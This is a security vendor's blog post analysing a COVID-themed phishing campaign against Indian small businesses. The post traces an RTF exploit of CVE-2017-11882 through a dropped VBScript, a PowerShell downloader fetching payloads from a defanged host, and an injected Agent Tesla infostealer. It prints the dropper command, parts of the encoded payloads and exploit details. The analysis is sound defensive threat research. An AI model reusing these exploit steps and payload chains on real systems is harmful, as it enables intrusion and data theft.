Gorgon APT targeting MSME sector in India

seqrite.com/blog/gorgon-apt-targeting-msme-sector-in-india

By Pavankumar Chaudhari

August 10, 2020



APT, Cybersecurity, Uncategorized

Estimated reading time: 5 minutes

From the past few months, we have been monitoring cyber-threats on **MSME [Micro, Small and Medium Enterprises] sector** within India. MSME sector is considered to be the backbone of the Indian economy. MSME employs around 40% of the country's workforce, contributing nearly 45% to manufacturing output and 40% of exports. Staring at a major financial resource crunch, MSME's are worst affected due to the ongoing COVID-19 pandemic.

We observed one similar wave on MSME in late April 2020 - it was a phishing campaign luring victims with COVID-19 themed maldocs. From this campaign, one prominent file was:

FileName	face mask order.doc
MD5	4FC5BA9426E9191AAB4E694E7E703E13
SHA-1	B5EBAF2F5AF220FE1B1DE5433C2E39FF16B0C0B4
SHA-256	2022D9CC42ED2838DAA442561107C29297BD- DB88B36222345C10B39164E66819
Preva- lence	300+




Figure 1: Trend for Gorgon APT sample

Technical Details

Victims received an email with attached zip "face mask order.zip" which contained the aforementioned maldoc responsible to drop malware into the victim machine. The attack begins after opening "face mask order.doc". This RTF is weaponized with exploit which triggers CVE-2017-11882 vulnerability to execute arbitrary code.




Figure 2: Process Infection Chain

CVE-2017-11882 Analysis:

Malicious rtf document contains two malicious ole objects.



Figure 3: RTF Objects

The tools extracts the ole objects from RTF file. OLE object (#0) is a VBScript file (i.e. ServerCrypted.vbs script) and object (#2) contains Equation Editor Exploit and command to execute file "*CmD.exe /C cscript %tmp%\ServerCrypted.vbs*".

The OLE object (#0) is an executable file (i.e. ServerCrypted.vbs script) as shown in figure 4.

D:>rtfdump	.py	5	; 79	5 -H	l ma	alic	io:	is.r	tf									
00000000:	F6	1F	7E	7E	Β4	98	Β4	6E	60	01	EA	60	2F	8C	1F	62	~~n``/b	
00000010:	DC	F5	54	54	8A	7E	8A	55	47	F8	BØ	46	F5	61	05	38	TT.~.UGF.a.8	
00000020:	B2	EB	ЗB	39	7F	54	60	2B	2D	DE	A6	2D	DA	37	DB	2E	;9⊡T`+7	
00000030:	98	B1	F6	1F	7E	7E	B4	98	B4	6E	60	01	EA	60	2F	80		Packager ACtiveX control
00000040:	1F	62	DC	F5	54	54	8A	7E					BØ				.bTT.~.UGF.a	
00000050:	05	38	B2	EB	ЗB	39	7F	54	60	2B	20	DE	<u>^6</u>	20	D٨	27	9. ;00T`:	OLE Version & Format ID
00000060:	DB	2E	98	Β1	F6	1F	7E	7E	B4	98	Β4	6E	60	01	EA	60	n``	
00000070:	2F	8C	1F	62	DC	F5	54	54	8A	7E	8A	55	47	F8	BØ	46	/bTT.~.UGF	
00000080:	F5	61	05	38	B2	EB	ЗB	39	7F	54	60	2B	2D	DE	A6	2D	.a.8;9⊡T`+	
00000090:	DA	37	DB	2E	98	B1	91	05	00	00	02	00	00	96	08	00	.7	
000000A0:	00	00	50	61	63	6B	61	67	65	00	00	00	00	00	00	00	Package	
000000B0:	00	00	D3	23	00	00	02	00	53	65	72	76	65	72	43	72	#ServerCr	
00000000:	79	70	74	65	64	2E	76	62	73	00	43	ЗA	5C	66	61	6B	<pre>ypted.vbs.C:\fak</pre>	
000000D0:	65	70	61	74	68	5C	53	65	72	76	65	72	43	72	79	70	epath\ServerCryp	Excutable File name
00000E0:	74	65	64	2E	76	62	73	00	00	00	03	00	1E	00	00	00	ted.vbs	Excutable File hame
000000F0:	43	ЗA	5C	66	61	6B	65	70	61	74	68	5C	53	65	72	76	C:\fakepath\Serv	
<mark>00000100:</mark>	65	72	43	72	79	70	74	65	64	2F	76	62	73	00	D5	22	erCrypted.vbs"	
0000110:									2D	2D	2D	2D	2D	2D	2D	2D		
0000120:													2D					
0000130:													2D					
0000140:													2D					
0000150:													ЗA				'NOTE: ma	
0000160:									2E	77	73	66	20	68	61	73	nage-bde.wsf has	
0000170:									70	6C	61	63	65	64	2E	20	been replaced.	
0000180:													68				Please use the r	
0000190:													6F				eplacement tool,	
000001A0:													61				' manage-	
00001B0:													70				bde.exe, to perf	
0000100:													72				orm BitLocker Dr	
00001D0:													6F				ive Encryption m	
00001E0:													20				anagement'	
00001F0:													2E				operations. Th	
0000200:													20				is script is pro	Excutable File
0000210:													72				vided as a wrapp	Excutable File
0000220:													61				er for backwards	
0000230:													70				' compati	
0000240:								6F					ØD				bility onlyst	
0000250:													46				rArgs = ""For	
0000260:													72				I = 0 to WScript	
0000270:													6F				.Arguments.Count	
0000280:	20	20	20	31	00	0A	20	20	20	73	74	72	41	72	67	73	- 1 strArgs	

Figure 4: Embedded VBScript

The class name for this object (#2) is Equation.3 the exploit (CVE-2017-11882) as shown in the below image.

D:>rtfdump	.py	/ - 9	; 91	L -H	l ma	alio	iou	is.r	tf								
00000000:	F6	1F	7E	7E	Β4	98	Β4	6E	60	01	EΑ	60	2F	8C	1F	62	~~n``/b
00000010:	DC	F5	54	54	8A	7E	8A	55	47	F8	BØ	46	F5	61	05	38	TT.~.UGF.a.8
00000020:	B2	EB	ЗB	39	7F	54	60	2B	2D	DE	A6	2D	DA	37	DB	2E	;9⊡T`+7
00000030:	98	B1	F6	1F	7E	7E	B4	98	B4	6E	60	01	EΑ	60	2F	8C	^~n``/.
00000040:	1F	62	DC	F5	54	54	8A	7E	8A	55	47	F8	BØ	46	F5	61	.bTT.~.UGF.a
00000050:	05	38	B2	EB	ЗB	39	7F	54	60	2B	2D	DE	A6	2D	DA	37	.8;9⊡T`+7
00000060:									B4	98	Β4	6E	60	01	ΕA	60	n``
00000070:											8A						/bTT.~.UGF
00000080:			_	_			_				60						.a.8;9⊡T`+
00000090:											02						.7
000000A0:											2E						Equation.3
000000B0:											CF						
00000000:											00						
000000D0:											00						.>
000000E0:											00						•••••
000000F0:											00						•••••
00000100:									00	FF	FF						•••••
00000110:	FF	FF	FF	FF	FF	FF	FF	۲ŀ	FF	۲ŀ	•••••						

Figure 5: RTF contents

It also contains the command to run ServerCrypted.vbs script as shown in below figure 6.

D:>rtfdump	.py	- s	82	H	l ma	lic	iou	ıs.r	tf								
00000000:	F6	1F	7E	7E	Β4	98	Β4	6E	60	01	ΕA	60	2F	8C	1F	62	~~n``/b
00000010:	DC	F5	54	54	8A	7E	8A	55	47	F8	BØ	46	F5	61	05	38	TT.~.UGF.a.8
00000020:	B2	EB	ЗB	39	7F	54	60	2B	2D	DE	A6	2D	DA	37	DB	2E	;9⊡T`+7
00000030:	98	B1	F6	1F	7E	7E	Β4	98	B4	6E	60	01	EΑ	60	2F	8C	^~n``/.
00000040:	1F	62	DC	F5	54	54	8A	7E	8A	55	47	F8	BØ	46	F5	61	.bTT.~.UGF.a
00000050:	05	38	B2	EB	ЗB	39	7F	54	60	2B	2D	DE	A6	2D	DA	37	.8;9©T`+7
00000060:	DB	2E	98	B1	F6	1F	7E	7E	B4	98	B4	6E	60	01	EA	60	n``
00000070:	2F	8C	1F	62	DC	F5	54	54	8A	7E	8A	55	47	F8	B0	46	/bTT.~.UGF
00000080:	F5	61	05	38	B2	EB	ЗB	39	7F	54	60	2B	2D	DE	A6	2D	.a.8;9⊡T`+
00000090:	DA	37	DB	2E	98	Β1	43	6D	44	2E	65	78	65	20	2F	43	.7CmD.exe /C
000000A0:	20	63	73	63	72	69	70	74	20	25	74	6D	70	25	5C	53	cscript %tmp%\S
000000B0:	65	72	76	65	72	43	72	79	70	74	65	64	2E	76	62	73	erverCrypted.vbs
00000000:	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	
000000D0:	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	
000000E0:	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	
000000F0:	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	
00000100:	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	
00000110:	20	20	20	20													

Figure 6: RTF contents

CVE-2017-11882 is present in the Microsoft Office Equation Editor (EQNEDT32.EXE) component. The attacker can successfully exploit a stack buffer overflow vulnerability in the equation editor component of MS Office and execute arbitrary code. The root cause of this vulnerability is copy unbounded string of FONT name defined within a FONT record structure of Equation Editor OLE object data.

The below figure shows the stack buffer overflow scenario while copying the font name into a locally created buffer.

CPU						
	0041160F	55	push ebp			Hide EPU
	00411610 00411610 00411610 00411610 00411618 00411618 00411618 00411621 00411621 00411621 00411621 00411621 00411631 00411635 00411635 00411635 00411644 00411648 00411655 00411655 00411655 00411655 00411655 00411655	8BEC 81EC 88000/ 53 66:745 CC 66:745 CC 887D 08 89 FFFFFF1 28C0 77D1 8041 FF 66:8945 CC 887D 08 89 FFFFFF1 28C0 857D 08 89 FFFFFF1 28C0 857D 08 89 FFFFFF1 28C1 88D7 D8 88D7 721A 88D7 87D 08 88F2 721A 87D 08 857 807D 08 857 807D 08 857 807D 08 857 857 857 857 857 857 857 857 857 85	<pre>push ebp mov ebp,esp sub esp,ss push ebx push edi mov word ptr ss:[ebp-38],FFFF mov edi,dword ptr ss:[ebp-38],FFFF mov ecx,FFFFFFFF sub eax,eax repne scasb not ecx lea eax,dword ptr ds:[ecx-1] mov word,ptr ss:[ebp-34],ax mov edi,dword ptr ds:[ecx-1] mov word ptr ss:[ebp-34],ax mov edi,dword ptr ss:[ebp+8] mov ecx,FFFFFFF sub eax,eax repne scasb not ecx sub edi,ecx mov edx,edi lea edi,dword ptr ss:[ebp-28] mov esi,edx shr ecx,2 rep movsd mov ecx,3 rep movsb lea eax,dword ptr ss:[ebp-28] push eax call eqnedt32,450E0 add esp,4 call eqnedt32,420FA0 mov work ptr ss:[ebp-26],ax</pre>			Hide FPU EAX 0018F350 EBX 00000006 ECX 0008F120 EDX 0018F120 EDX 0018F120 EDX 0018F120 ESI 0018F700 EDI 0018F700 EDI 0018F700 EDI 0018F700 EDI 0018F700 EFLAGS 00000300 ZF 0 PF 0 A F 0 OF 0 SF 0 DF 0 CF 0 TF 1 IF 1 LastStatus 000000006 (ERROR_INVALID_HA LastStatus 000000000000000000000000000000000000
٠	•				•	Default (stdcall) 🔻 5 🖶 🗌 Unlocked
ebp=0018F2	10 160F eqnedt32	2.exe:\$1160F	#1160F			1: [esp+4] 0018F350 2: [esp+8] 0000000 3: [esp+C] 0018F1EC 4: [esp+10] 0018F5E0 5: [esp+14] 0018F7DC
💷 Dump 1	💷 Dump 2	📖 Dump 3	💷 Dump 4 💷 Dump 5 🛞 Watch 1 🛛 🕬	Locals 2 Street 0018F1D0 0041	15D8	return to eqnedt32.004115D8 from eqn ,
0018F360 7 0018F370 7 0018F380 0 0018F380 0 0018F380 0 0018F380 0	3 6D 44 2E 63 0 74 20 25 7 2 79 70 74 62 0 50 20 05 20 0 00 00 00 04 0 00 00 00 04 0 00 00 00 04 0 73 18 00 1	4 6D 70 25 50 5 64 2E 76 63 4 30 70 03 03 5 F3 18 00 85 5 FF FF FF FF 6 93 92 75 00	43 20 63 73 63 72 69 200 20 20 21 <th21< th=""> 21 21 21<</th21<>	0018F1DE 0000 0018F1DC 0018 0018F1DE 0018 0018F1E4 0018 0018F1E4 0010 0018F1E4 0010 0018F1E4 0000 0018F1F4 0020	00000 F1EC F5E0 F7DC 00060 0060	

Figure 7: Stack buffer overflow scenario

In this case, the function will return "back" to 0x430c12, which is the address of WinExec, and the argument is the "font name" and command which the attacker wants to execute.

CPU				
00430C00 55 00430C01 8BEC	push ebp mov ebp,esp		*	Hide FPU
00430C03 81EC 00010 00430C09 53	sub esp,100			EAX 00000001
00430C0A 56	push ebx push esi			EBX 0000006
00430C0B 57	push edi			ECX 0000000
00430C0C 6A 01	push 1			EDX 0018F168 "@Arial Unicode MS EBP 41205342
00430C0E 8845 08 00430C11 50	mov eax, dword ptr ss:[ebp+8]			ESP 0018F1D4
	push eax [call dword ptr ds:[<&WinExec>]			ESI 0018F7DC
00430C18 83F8 20	cmp eax,20	20: ' '		EDI 0018F380
	jae eqnedt32.430C43			
00430C21 8D85 00FFF 00430C27 50	lea eax,dword ptr ss:[ebp-100]			EIP 00430C12 eqnedt32.00430C12
00430C27 50 00430C28 6A 60	push eax push 60			
00430C2A E8 516AFFF				EFLAGS 00000300 ZF 0 PF 0 AF 0
00430C2F 83C4 08	add esp,8			OF 0 SF 0 DF 0
00430C32 6A 01 00430C34 8D85 00FFF	push 1			CF 0 TF 1 IF 1
00430C34 8085 00FFF	push eax			
00430C3B E8 0479FEF				LastError 00000000 (ERROR_SUCCESS)
00430C40 83C4 08	add esp,8			LastStatus 00000000 (STATUS_SUCCESS)
Breakpoint Not Set E	pop edi pop esi		11	GS 002B FS 0053
#100430C451 5B	pop ebx			ES 002B DS 002B
00430C46 C9	leave			CS 0023 SS 0028
00430C47 C3	ret			
00430C48 CC 00430C49 CC	int3 int3			ST(0) 00000000000000000 x87r0 Empt
00430C4A CC	int3			ST(1) 00000000000000000 x87r1 Empt
00430C4B CC	int3			ST(2) 000000000000000000 x87r2 Empt
00430C4C CC	int3			ST(3) 00000000000000000 x87r3 Empt
00430C4D CC 00430C4E CC	int3 int3			ST(4) 00000000000000000 x87r4 Empt ST(5) 00000000000000000 x87r5 Empt
00430C4E CC	int3			ST(S) 25500000000000000000000000000000000000
00430C50 55	push ebp		-	
• •		4		Default (stdcall)
edi=0018F380				1: [esp] 0018F350 2: [esp+4] 00000000
				3: [esp+8] 0018F1EC "@Arial Unicode MS
	#205.42			4: [esp+C] 0018F5E0
.text:00430C43 eqnedt32.exe:\$30C43	#30C43			5: [esp+10] 0018F7DC
💭 Dump 1 💭 Dump 2 💭 Dump 3	🕮 Dump 4 🕮 Dump 5 🛞 Watch 1 🕅 [x=] L		000	
Address Hex	ASCTT	0018F1DC 0018F 0018F1E0 0018F		"@Arial Unicode MS"
0018F350 43 6D 44 2E 65 78 65 20 2	F 43 20 63 73 63 72 69 CmD.exe /C cscri	0018F1E0 0018F		
0018F360 70 74 20 25 74 6D 70 25 9	C 53 65 72 76 65 72 43 pt %tmp%\ServerC	0018F1E8 00000	006	
0018F380 00 36 84 03 84 36 84 03 F	2 73 20 41 <u>12 0C 43 00</u> rypted.vbs AC. 5 A6 8D 75 30 C1 6A 00 .66u'.uOÁi.	0018F1EC 69724		
0018F390 00 00 00 00 18 00 00 00 2	28 C1 6A 00 00 00 64 00(Ájd.	0018F1F0 55206 0018F1F4 6F636		-
0018F3A0 80 C2 6A 00 FE FF FF FF	<u>Ο F3 18 00 DE 33 84 03</u> .Åj.þÿÿÿðóÞ3	0018F1F8 4D206		,
0018F3B0 00 00 00 00 13 00 00 00 2 0018F3C0 E8 C1 6A 00 13 00 00 00 2	4 F4 18 00 BD 33 91 77 A4 F4 18 00 61 25 93 77 èÅj¤ôæ%.w	III	_	1
0010F3C0 20 C1 6A 00 13 00 00 00 2	A LA TO ON OT 52 22 11 CAL			, , , , , , , , , , , , , , , , , , ,

Figure 8: Return address, overwritten with WinExec

VBScript Analysis:

After successful exploitation, cmd.exe is executed with commands:

"/c cscript %tmp%\ServerCrypted.vbs >> AC"

This command creates a cscript.exe process to execute code in ServerCrypted.vbs. VBScript file was already dropped in *%temp%* folder by WinWord process. Below Figure shows the VBScript code. As shown in figure 9 and figure 10, actors used some AVvendors names in function names, variable names, and strings. This VBScript is responsible to execute two processes, cmd.exe and powershell.exe. Figure 10 shows the obfuscated PowerShell script.



Figure 9: Contents of ServerCrypted.vbs



Figure 10: Contents of ServerCrypted.vbs

PowerShell Analysis:

Figure 11 shows the de-obfuscated PowerShell script.

As shown below, the script downloads two files with a .jpg extension. First file "15882060891.jpg" is a PowerShell script which contains encoded injector DLL written in C#, as shown in figure 12. This DLL is loaded in-memory by PowerShell. In this script, actors used some interesting names of class and function of injector DLL like FlorianRoth and Cyb3rOps. Florian Roth is a well-known security researcher and CTO of Nextron Systems. Cyb3rOps is his twitter handle name. The second file which is downloaded by PowerShell is "15882060892.jpg", is an encoded agent tesla payload. This payload is injected in Windows native binary RegAsm.exe.




Figure 11: Decoded PowerShell script

Below is encoded data of hxxp://www[.]m9c[.]net/uploads/15882060891.jpg. This is a PowerShell code and encoded injector DLL data.

39,82,69,88,39,46,114,101,112,108,97,99,101,40,39,82,39,44,39,73,39,41,59,115,97,108,32,103,32,36,82,5 101,91,93,93,36,77,52,76,83,51,67,52,78,48,78,49,77,51,49,51,51,55,61,40,39,47,92,52,68,44,47,92,53,65, 48,48,44,47,92,48,51,44,47,92,48,48,44,47,92,48,48,44,47,92,48,48,44,47,92,48,52,44,47,92,48,52,44,47,92,48,48,44,47,92, 48 48 .92 ,92,70,70,44,47,92,70,70,44,47,92,48,48,44,47,92,48,48,44,47,92,66,56,44,47,92,48,48,44,47,92,48, 4,47,92,48,48,44,47,92,48,48,44,47,92,48,48,44,47,92,52,48,44,47,92,48,44,47,92,48,44,47,92,48,48,44,47,92,48,4 48,44,47,92,48,48,44,47,92,48,48,44,47,92,48,48,44,47,92,48,48,44,47,92,48,48,44,47,92,48,48,44,47,92,48,48,44,47,92,48,48, 18 ,92,48,48,44,47,92,48,48,44,47,92,48,48,44,47,92,48,48,44,47,92,56,48,44,47,92,48,48,44,47,92,48,48,44,47, 47,92,49,70,44,47,92,66,65,44,47,92,48,69,44,47,92,48,48,44,47,92,66,52,44,47,92,48,57,44,47, 44 ,47,92,48,49,44,47,92,52,67,44,47,92,67,68,44,47,92,50,49,44,47,92,53 52.44 47,92,54 56 50,48,44,47,92,55,48,44,47,92,55,50,44,47,92,54,70,44,47,92,54,55,44,47,92,55,50,44,47,92,54,49,44,47,92,54,55,44,47,92,54,49,44,47,92,54,49,44,47,92,54,55,52,44,47,92,54,69,44,47,92,54,51,44,47,92,55,52,44,47,92,50,48,44,47 7,92,50,48,44,47,92,55,50,44,47,92,55,53,44,47,92,54,69,44,47,92,50,48,44,47,92,54,47,47,92,54,57,44,47,92,54,69, 44,47,92,52,70,44,47,92,53,51,44,47,92,50,48,44,47,92,54,68,44,47,92,54,70,44,47,92,54,52,44,47,92,54 ,68,44,47,92,48,68,44,47,92,48,65,44,47,92,50,52,44,47,92,48,48,44,47,92,48,48,44,47,92,48,48,44,47,92,48,48,44,47,92,48,48,44,47,92,52,67,44,47,92,52,53,44,47,92,48,48,44,47,92,48,48,44,47,92,52,67,44,47,92,48, 92,48,48,44,47,92,51,48,44,47,92,67,54,44,47,92,57,48,44,47,92,53,69,44,47,92,48,48,44,47,92,48,48,44,47,92, 48,49,44,47,92,48,48,44,47,92,48,48,44,47,92,50,48,44,47,92,48,48,44,47,92,48,48,44,47,92,48,48,44,47,92,48,48 92,48,48,44,47,92,48,48,44,47,92,48,48,44,47,92,48,48,44,47,92,49,48,44,47,92,48,48,44,47,92,50,48,44,47 14,47,92,48,48,44,47,92,48,50,44,47,92,48,48,44,47,92,48,48,44,47,92,48,48,44,47,92 18,44,47,92,48,48,44,47,92,48,48,44,47,92,48,48,44,47,92,48,44,47,92,48,52,44,47 47.92 48.52.44 47,92,48,48,44,47,92,48,48,44 47.92 48,44,47,92,48,48,44,47,92,48,48,44,47 3,48,44,47,92,48,48,44,47,92,48,48,44,47,92,48,48,44,47,92 48,49,44,47,92,48,48,44,47,92,48,48,44,47, 48,44,47,92,48,48,44,47,92,48,48,44,47,92 48,48 11 17 18 11 18 48.44.47 92,48,51,44,47 18 18 .92,56,53,44,47,92,48,48,44,47,92,48,48,44,47,92,49,48,44,47,92,48,48,44,47,92,48,48,44,47,92,49,48,44,47,92,48,48,44,47

Figure 12: Contents of 15882060891.jpg

After decoding PE header of injector DLL can be seen.

5;[Byte[]]\$M4LS3C4N0N1M31337=(\6E,/\6E,/\6F,/\74,/\20,/\62,/\65,/\20,/\72,/\75,/\6E,/\20,/\69,/\6E,/\20,/\44,/\4F,/\53,/\20,/\6D,/ \00./\00./\00./\00./ .00,/\B4,/\E0,/\00,/\00,/\00,/\20,/\00,/\00,/\00,/\E2,/\00,/\00,/\00,/\02,/ \00,/\00,/\00, \00,/\00,/ \00,/\00,/\20,/\00,/\00,/\60,/\2E,/\72,/\73,/\72,/\63,/\00,/\00,/\00,/\60,/\64,/\00,/\00,/\00,/ 0,/\00,/\0C,/\00,/\00,/\00,/\00,/\40,/\01,/\00,/\00,/\02,/ \00,/\00,/\00,/\00,/\00,/\48,/\00,/\00,/\02,/\02,/\00,/\05,/\00,/\C7,/\00,/\00,/\00,/\08,/\38,/\00,/\00,/\01,/\00

Figure 13: Decoded data of 15882060891.jpg

Below figure shows contents of hxxp://www[.]m9c[.]net/uploads/15882060892.jpg. It is the encoded data of the final payload.

++4D,++5A,++90,++00,++03,++00,++00,++04,++00,++00,++0	
30,++00,++00,++00,++00,++00,++00,++00,+	
,++00,++00,++00,++00,++00,++00,++00,++	
+68,++69,++73,++20,++70,++72,++6F,++67,++72,++61,++60,++20,++63,++61,++6E,++6E,++6F,++74,++20,++62,++65,++20,+	
9,++6E,++20,++44,++4F,++53,++20,++6D,++6F,++64,++65,++2E,++0D,++0D,++0A,++24,++00,++00,++00,++00,++00,++00,++00	0,++50,++45,++00,++00,
++4C,++01,++03,++00,++DD,++14,++AA,++5E,++00,++00,++00,++00,++00,++00,++00	++0B,++00,++00,++AA,++
2 4,++00,++00,++08,++00,++00,++00,++00,++0	00,++00,++40,++00,++00
,++20,++00,++00,++00,++02,++00,++00,++0	,++00,++00,++20,++05,+
+00,+++00,+++02,+++00,+++00,+++00,+++00,++00,+++02,+++00,+++40,++85,+++00,+++10,+++00,+++00,+++00,++10,++00,+00,++00++00,+	
},++00,++00,++00,++00,++00,++00,++10,++00,++00,++00,++00,++00,++00,++00,++00,++00,++00,++00,++00,++00,++00,++00,	0,++4F,++00,++00,++00,
++00,++E0,++04,++00,++18,++05,++00,++00,++00,++00,++00,++00,++0	
}5,++00,++0C,++00,++00,++00,++00,++00,++0	
,++00,+00,+00+00	
+00,++00,++20,++00,++00,++08,++00,++00,+	
ð,++00,++00,++00,++00,++00,++00,++2E,++74,++65,++78,++74,++00,++00,++00,++24,++A8,++04,++00,++00,++20,++00,++00	
++00,++02,++00,++00,++00,++00,++00,++00	
20,++00,++18,++05,++00,++00,++00,++E0,++04,++00,++00,++00	
,++00,++00,++00,++40,++00,++00,++00,++0	
+00,++00,++B2,++04,++00,++00,++00,++00,++00,++00,++0	
ð,++00,+++00,++00,++00,++00,++00,++00,+	
++A0,++EE,++03,++00,++2C,++D9,++00,++00,++00,++03,++00,++00,++00,++48,++00,++00,++06,++00,++00,++00,++00,++0	
20,++00,++00,++00,++00,++00,++00,++00,+	
,++00,++00,++00,++00,++00,++00,++00,++	
+A7,++9D,++BB,++C5,++EF,++B3,++CE,++66,++C7,++1D,++97,++5E,++FD,++EB,++6E,++45,++AC,++7C,++BC,++87,++DB,++75,++	
),+*80,+**86,+*96,+*76,+*04,+*F4,+*6E,+*79,+*3E,+*8F,+*E7,+*12,+*03,+*3A,+*FA,+*7E,+*83,+*33,+*2F,+*EF,+*30,+*0	
++B4,++32,++FC,++53,++21,++C8,++DA,++E6,++24,++8F,++8F,++7B,++6F,++76,++5F,++19,++C8,++63,++06,++EF,++1A,++38,-	
<i>y</i> D,++45,++11,++EC,++A2,++60,++B2,++EA,++F4,++D8,++EC,++F8,++55,++EE,++D8,++48,++03,++A8,++D5,++67,++FB,++4A,++	
,++00,++20,++71,++CE,++9E,++7B,++71,++86,++EA,++BC,++D5,++39,++92,++34,++12,++DB,++74,++1B,++52,++18,++8A,++EE	
+59,++40,++78,++61,++7E,++62,++34,++DC,++2F,++E3,++49,++88,++04,++EE,++0B,++83,++E3,++11,++9B,++B0,++F5,++8C,+	

Figure 14: Contents of 15882060892.jpg

Final Payload – Agent Tesla:

Below figure shows injected Agent Tesla payload in RegAsm.exe.

Environment Ha	ndles .NET	Assemblies	_	.NET Performance Comment
General Statistics	Performance	Threads	s	Token Modules Memory Search Processes (Ctrl+K) P A Find ~
Strings				RegAsm.exe (1800) (0x400000 - 0x452000)
Name	Address	Size	Protec	00000000 4d 5a 90 00 03 00 00 00 04 00 00 0f ff f 00 00 MZ
Free	0x227000	36 kB	NA	
Private (Commit)	0x230000	420 kB	RW	
Private (Reserve)	0x299000	604 kB		00000040 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68!
Mapped (Commit)	0x330000	28 kB	R	00000050 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f is program canno
Mapped (Reserve)	0x337000	740 kB		00000060 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 t be run in ECS
Mapped (Commit)	0x3f0000	12 kB	R	00000070 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 mode\$
Mapped (Reserve)	0x3f3000	20 kB		00000080 50 45 00 00 4c 01 03 00 dd 14 aa 5e 00 00 00 00 FEL
Free	0x3f8000	32 kB	NA	00000090 00 00 00 00 e0 00 02 01 0b 01 0b 00 0a a 04 00
Private (Commit)	0x400000	328 kB	RWX	000000b0 00 e0 04 00 00 00 40 00 00 20 00 00 00 00 00 00 00
Free	0x452000	56 kB	NA	000000c0 04 00 00 00 00 00 00 04 00 00 00 00 00
Mapped (Commit)	0x460000	1 MB	R	000000d0 00 20 05 00 00 02 00 00 00 00 00 00 02 00 40 85
Free	0x561000	60 kB	NA	000000e0 00 00 10 00 00 10 00 00 00 00 10 00 00
Mapped (Commit)	0x570000	4 kB	RW	00000010 00 00 00 10 00 00 00 00 00 00 0
Free	0x571000	60 kB	NA	00000100 cc c7 04 00 4f 00 00 00 00 e0 04 00 18 05 00 000
Mapped (Commit)	0x580000	4 kB	RW	00000110 00 00 00 00 00 00 00 00 00 00 0
Free	0x581000	60 kB	NA	
Private (Commit)	0x590000	8 kB	RW	
Private (Reserve)	0x592000	56 kB		00000150 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00
Private (Commit)	0x5a0000	64 kB	RW	00000160 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00
Private (Reserve)	0x5b0000	8 kB		00000170 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00text
Private (Commit)	0x5b2000	4 kB	RWX	00000180 24 a8 04 00 00 20 00 00 00 aa 04 00 00 02 00 00 \$
Private (Reserve)	0x5b3000	28 kB		00000190 00 00 00 00 00 00 00 00 00 00 00 20 00 0
Private (Commit)	0x5ha000	4 kB	RWX	000001a0 2e 72 73 72 63 00 00 00 18 05 00 00 00 e0 04 00 .rsrc

Figure 15: Injected payload

Agent Tesla is a well-known keylogger and infostealer written in DotNet. This malware steals information from a variety of applications like Web Browsers, Email Clients, FTP Clients, Messenger applications, VPN clients, etc. and can also take screenshots of the system. All stolen data is exfiltrated over SMTP.

We have already explored and analysed Agent Tesla in our last couple of blogs:

https://www.seqrite.com/blog/advance-campaign-targeting-manufacturing-and-export-sectors-in-india/

https://www.seqrite.com/blog/coronavirus-themed-campaign/

Conclusion

Most TTPs shared above, have been seen on several occasions in the last few years. Looking at malware, C2 and technique execution, Quick Heal correlates this campaign on MSME sector to Gorgon group [a.k.a. Subaat]. All members of the Gorgon cyber-criminal group purport to have Pakistan-based interests/connections. Recently, another Gorgon campaign was uncovered a few months back which used the same commodity malware RATs to accomplish their objective.

Given the global impact of COVID-19, threat actors will likely continue to use COVID-19themed emails to deliver malware broadly in support of their objectives. Considering this trend, we encourage Micro, Small and Medium Enterprises to apply extra scrutiny to COVID-19-related emails containing attachments. Though large organizations, critical government infrastructures, and others have somewhat built resilience to such cyber threats; but MSME still needs to cover-up and remain extra vigilant with a robust strategy to mitigate risks.

Threat Protection

Our Seqrite and Quick Heal line of products protect against top cyber threats including Microsoft Office Memory Corruption Vulnerability (CVE-2017-11882) and variants of Agent Tesla RAT. Our advanced signature-less behaviour-based detection successfully blocks Agent Tesla variants.

Quick Heal advises users to exercise ample caution and avoid opening attachments & clicking on web links in unsolicited emails. Users should also keep their Operating System updated and have a full-fledged security solution installed on all devices.

While organizations with appropriate spam filtering, proper system administration, and up-to-date Windows hosts have a much lower risk of infection, we further encourage organizations to validate the installation of the Microsoft patch for CVE 2017-11882.

Quick Heal's research team is proactively monitoring all campaigns targeting MSME's and working relentlessly to ensure the safety of our customers

Subject matter experts:

- Kalpesh Mantri
- Bajrang Mane
- Pavankumar Chaudhari